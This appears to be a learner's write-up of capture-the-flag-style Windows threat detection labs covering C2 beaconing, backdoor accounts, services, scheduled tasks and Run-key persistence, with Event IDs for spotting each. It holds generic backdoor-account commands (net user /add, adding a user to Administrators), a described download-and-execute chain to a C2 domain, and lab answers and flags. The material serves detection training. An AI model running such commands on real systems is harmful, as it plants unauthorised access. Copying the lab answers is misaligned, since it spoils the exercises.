Command and Control (C2) is the infrastructure and method used by attackers to remotely communicate with and manage compromised hosts. It transforms a one-time breach into a continuous, interactive session.

C2 vs. Direct Access

- **Direct Access (RDP/SSH):** Attackers manually type commands into an active session. This is common after an RDP breach but is fragile; if the service is secured or the session is killed, the attacker loses access.
- **C2 Persistence:** Attackers deploy a background process (a "beacon" or "agent") that stays active 24/7. Even if the initial entry point (like a phishing attachment) is deleted, the C2 malware ensures the attacker remains in control.
-

How C2 Channels are Established


1. **Direct Connection:** A phishing attachment runs and immediately connects back to the attacker's server (e.g., **Cobalt Strike**).
2. **Staged Deployment:** The initial attachment acts as a "dropper," downloading a secondary, more stealthy C2 agent into a hidden directory (e.g., C:\Windows\Temp\) and executing it. This technique is a hallmark of advanced groups like **APT29**.

Detection & Analyst Notes

To detect a C2 channel, focus on the **outbound communication** patterns:

- **Beacons:** Look for regular, rhythmic network heartbeats to an external IP or domain (e.g., a connection every exactly 30 seconds).
- **Suspicious Processes:** Identify network-active processes that shouldn't be communicating externally, such as notepad.exe or rundll32.exe.
- **DNS Anomalies:** Look for frequent DNS queries to randomized or newly registered domains.


Which suspicious archive did the user download?



- Looking through the system on pre saved file the first instance of an ID 15 (File Stream Created) we can see the file downloaded

Answer: URGENT!.zip


Where did the attackers hide the C2 malware file?



- Browsing through the logs we can see event ID one holds information about the parent command line which We'll use the invoke web request command to reach out to the the server to download the file then save said file to the roaming folder, then automatically executing the process with the start process

Answer: C:\Users\Administrator\AppData\Roaming\update.exe

What is the domain of the Command and Control server?



The domain could be identified in event ID 22 with the query name

Answer: route.m365officesync.workers.dev

Persistence Overview

Attackers often maintain a "backdoor" into a system by manipulating local user accounts. This allows them to log back in via RDP or other services without needing to re-exploit the initial vulnerability.

1. Techniques for Account Persistence

Attackers primarily use two methods to turn a local account into a persistent gateway:

- **Account Creation (T1136):** Creating an entirely new user (e.g., mr.backd00r).
- **Privilege Escalation (T1098):** Adding a user to high-privilege groups such as **Administrators** or **Remote Desktop Users** to ensure they have the rights to log in remotely and modify the system.

2. Essential Commands

Attackers use both CMD and PowerShell to automate these steps:

Action	Command Line (CMD)	PowerShell
Create User	net user <name> <pass> /add	New-LocalUser <name>
Escalate User	net localgroup Administrators <name> /add	Add-LocalGroupMember "Administrators"

Detecting Persistence in Logs

Windows Security logs are the most reliable source for detecting unauthorized account changes. Monitor these specific **Event IDs**:


- **Event ID 4720 (User Created):** A new account was made. Investigate if the "Creator" is an authorized admin and if the creation time matches a known change window.
- **Event ID 4732 (Group Membership Change):** A user was added to a privileged group (like Administrators). This is a critical alert if the user is new or service-oriented.
- **Event ID 4724 (Password Reset):** An attempt was made to change an account's password. Attackers use this to take over old or dormant accounts.

Analyst Strategy

Don't just look for suspicious names. Instead, verify the **context**:

1. **Who** performed the action?
2. **When** did it happen?
3. **Where** did the request come from (Source IP)?


How many times did the threat actor fail to log in to the Administrator?



- Identify failed login attempts by using event ID 4625

Answer: 6


After the successful login, which backdoor user did the attacker create?



- Event ID 4720 (User Account Management) Identified a user account as being created in this section under new account we can see the account name

Answer: support

Which privileged group was the backdoor user added to?



- Event ID 4732 (Security Group Management) Blogs and member was added to a security enabled local group, following the group section at the bottom we can see the group the new user was placed in

Answer: Administrators

Persistence: Tasks and Services

1. Windows Services

Services are programs designed to run in the background from the moment the OS starts.

- **The Attack:** Attackers use sc.exe to create a service that points to their malware. By setting the start type to auto, the malware runs every time the computer boots up.
- **Detection:** * **Sysmon ID 1:** Watch for the execution of sc.exe create.
    - **Security ID 4697 / System ID 7045:** These logs explicitly record when a new service is installed.
    - **Parent Process:** In a healthy system, services.exe should only spawn legitimate Windows services.

2. Scheduled Tasks


Scheduled Tasks allow programs to run at specific times or during certain events (like "at logon" or "on startup").

- **The Attack:** Using schtasks.exe, attackers can hide malicious triggers. Because legitimate software frequently uses tasks for updates, malicious tasks can easily blend in.
- **Detection:**
    - **Sysmon ID 1:** Monitor for schtasks.exe /create.
    - **Security ID 4698:** This log provides the full details of a new task, including its "Action" (what it runs) and "Trigger" (when it runs).
    - **Parent Process:** Malicious tasks typically appear as svchost.exe (specifically with the -s Schedule flag) launching an unusual executable.

Persistence Detection Cheat Sheet


Method	Native Tool	Key Security Event ID	Key Sysmon Event ID
Services	sc.exe	**4697** (Service Created)	**1** (Process Create)
Tasks	schtasks.exe	**4698** (Task Created)	**1** (Process Create)

Which Windows service was created to persist the Nessie malware?




Answer: Data Protection Service

Which scheduled task was created to persist the Troy malware?




- To look at the schedule task I search for the string Troy, it took me to one event




- After reading through the event, I identified the Uri

Answer: AmazonSync

What flag do you get after finding and running the Troy malware?



- In this event it gives us the location of the executable as well as the parent command line which we will need later



- After looking the logs we found the location of the Troy executable, after executing the file it prompts us to enter the parents command line which we identified earlier, in doing so will give us the flag

Persistence: Run Keys and Startup

Windows provides specific folders and registry keys that act as "autostart" locations for user applications. Because these are meant for legitimate apps (like Spotify or Steam), they are prime targets for malware to hide in plain sight.

1. The Startup Folder

The simplest way to run a program on login is to place it (or a shortcut to it) in the **Startup folder**.

- **The Attack:** Malware copies itself to the user's specific startup directory. This requires no special permissions.
- **Paths:**
    - **Specific User:** %AppData%\Microsoft\Windows\Start Menu\Programs\Startup
    - **All Users:** C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
- **Detection:** Monitor **Sysmon Event ID 11** (File Creation). Legitimate programs rarely write to these folders after the initial installation.

2. Registry "Run" Keys


Run keys are registry entries that instruct Windows to execute a command during the login process.

- **The Attack:** An attacker adds a new "String Value" containing the path to their malware.
- **Paths:**
    - **HKEY_CURRENT_USER (HKCU):** Affects only the current user (No Admin required).
    - **HKEY_LOCAL_MACHINE (HKLM):** Affects every user on the system (Admin required).
- **Detection:** Monitor **Sysmon Event ID 13** (Registry Value Set). Look for new entries in the ...\CurrentVersion\Run or RunOnce keys.

Persistence Detection Guide

Method	Target Location	Sysmon ID	Analyst Focus
Startup Folder	...\Programs\Startup	**ID 11**	Look for .exe, .vbs, or .lnk files created by suspicious parents (like a browser).
Run Keys	Software\Microsoft\Windows\CurrentVersion\Run	**ID 13**	Watch for registry writes where the "Details" field contains an unusual file path (e.g., C:\Users\Public\malware.exe).


What is the parent process image of the "Odin" malware?



- It's identified the log I searched Odin in sysmon and came across 2 events one of the events that I'm looking at right now runs the process of Odin.cmd and we're able to see the parents image

Answer: C:\Windows\explorer.exe

What is the last line that the "Odin" malware outputs?





- The previous question we found the events Initiating Odin and this second event is going to show the code being executed,

Answer: Done doing bad stuff!

What flag do you get after finding and running the "Kitten" malware?

- Event one we're able to see the image where the kitten executable is located





- Once the executable is identified it asks me a question, the answer was found in the computer's registry key under run

Answer: THM{persisting_in_basket!}

Impact and Threat Detection Recap

Persistence is not just about staying in; it is about providing the time necessary to achieve complex goals that cannot be rushed.

1. Why Attackers Linger

- **Botnet Recruitment:** Turning the host into a "zombie" for massive DDoS attacks or crypto-mining clusters (e.g., the **Kraken Botnet**).
- **Long-Term Espionage:** State-sponsored actors (like **Volt Typhoon**) stay silent for months or years to monitor critical infrastructure or steal intellectual property without being detected.
- **Network Pivot Point:** A single workstation is often just the "front door." Attackers use persistence to slowly map the internal **Active Directory** network, identify Domain Controllers, and wait for the perfect moment to strike.

2. The Active Directory & Ransomware Link

For many cybercriminals, the ultimate goal is **Impact**. In a Windows environment, this usually means targeting Active Directory to gain "Domain Admin" privileges.

- **The Goal:** Once an attacker controls the Domain Controller, they can push **Ransomware** to every machine in the organization simultaneously.
- **The Consequence:** This leads to "Big Game Hunting," where entire hospitals or government agencies are locked out of their systems, forcing massive payouts and operational paralysis.

Windows Threat Detection: Final Recap

Throughout these rooms, you have followed the journey of an attack from the first click to the final payload. Success in security comes from stopping the chain as early as possible.

The Attack Lifecycle (So Far)

Phase	Core Objective	Key Detection Artifacts
Initial Access	Get inside the network.	RDP Logs (4624/4625), Phishing attachments.
Execution	Run the first piece of code.	Sysmon ID 1 (Process Creation).

Phase	Core Objective	Key Detection Artifacts
Persistence	Survive reboots/password changes.	Registry Run Keys, Scheduled Tasks, New Users.
Discovery	Understand the "terrain."	whoami, net user, ipconfig bursts.
C2	Command the infected host.	Periodic network heartbeats, DNS anomalies.
Collection	Gather the "treasure."	7-Zip/Archive creation in \Temp.

What is the biggest threat to most corporate Windows networks?

- It can rapidly paralyze operations, destroy data, and result in massive financial losses through both extortion and recovery costs.

Answer: Ransomware

At which stage is it best to detect and stop the attack (e.g. Exfiltration)?

- prevents the entire infection chain before any damage occurs.

Answer: Initial Access

Conclusion

By this stage in an attack, the adversary has moved past the "front door" and is working to ensure they can stay as long as needed to achieve their final objectives.

1. Command and Control (C2)

C2 is the "nervous system" of the attack. It allows the attacker to send instructions to infected hosts and receive stolen data.

- **The Mechanism:** Malware "beacons" out to an external server at regular intervals to check for new commands.
- **The Stealth:** Modern C2 (like Cobalt Strike) hides traffic using legitimate protocols like **HTTPS** or **DNS** to blend in with normal web browsing.

2. Persistence

Persistence is the "anchor" that keeps the attacker in the network even after a system reboot or a password change.

- **Registry Keys:** Adding entries to Run or RunOnce keys to launch malware on login.
- **Scheduled Tasks:** Using schtasks.exe to trigger malware execution at specific times or events.
- **Windows Services:** Creating a new system service that starts automatically with the OS.
- **Startup Folder:** Placing a malicious shortcut in the user's Startup directory.

3. Impact

Impact is the "finish line." This is the actual harm intended by the attacker, which often involves the **Active Directory** environment.

- **Data Exfiltration:** Moving sensitive files to an external server.
- **Ransomware:** Encrypting the entire network to demand payment.
- **Service Disruption:** Crashing critical servers to halt business operations.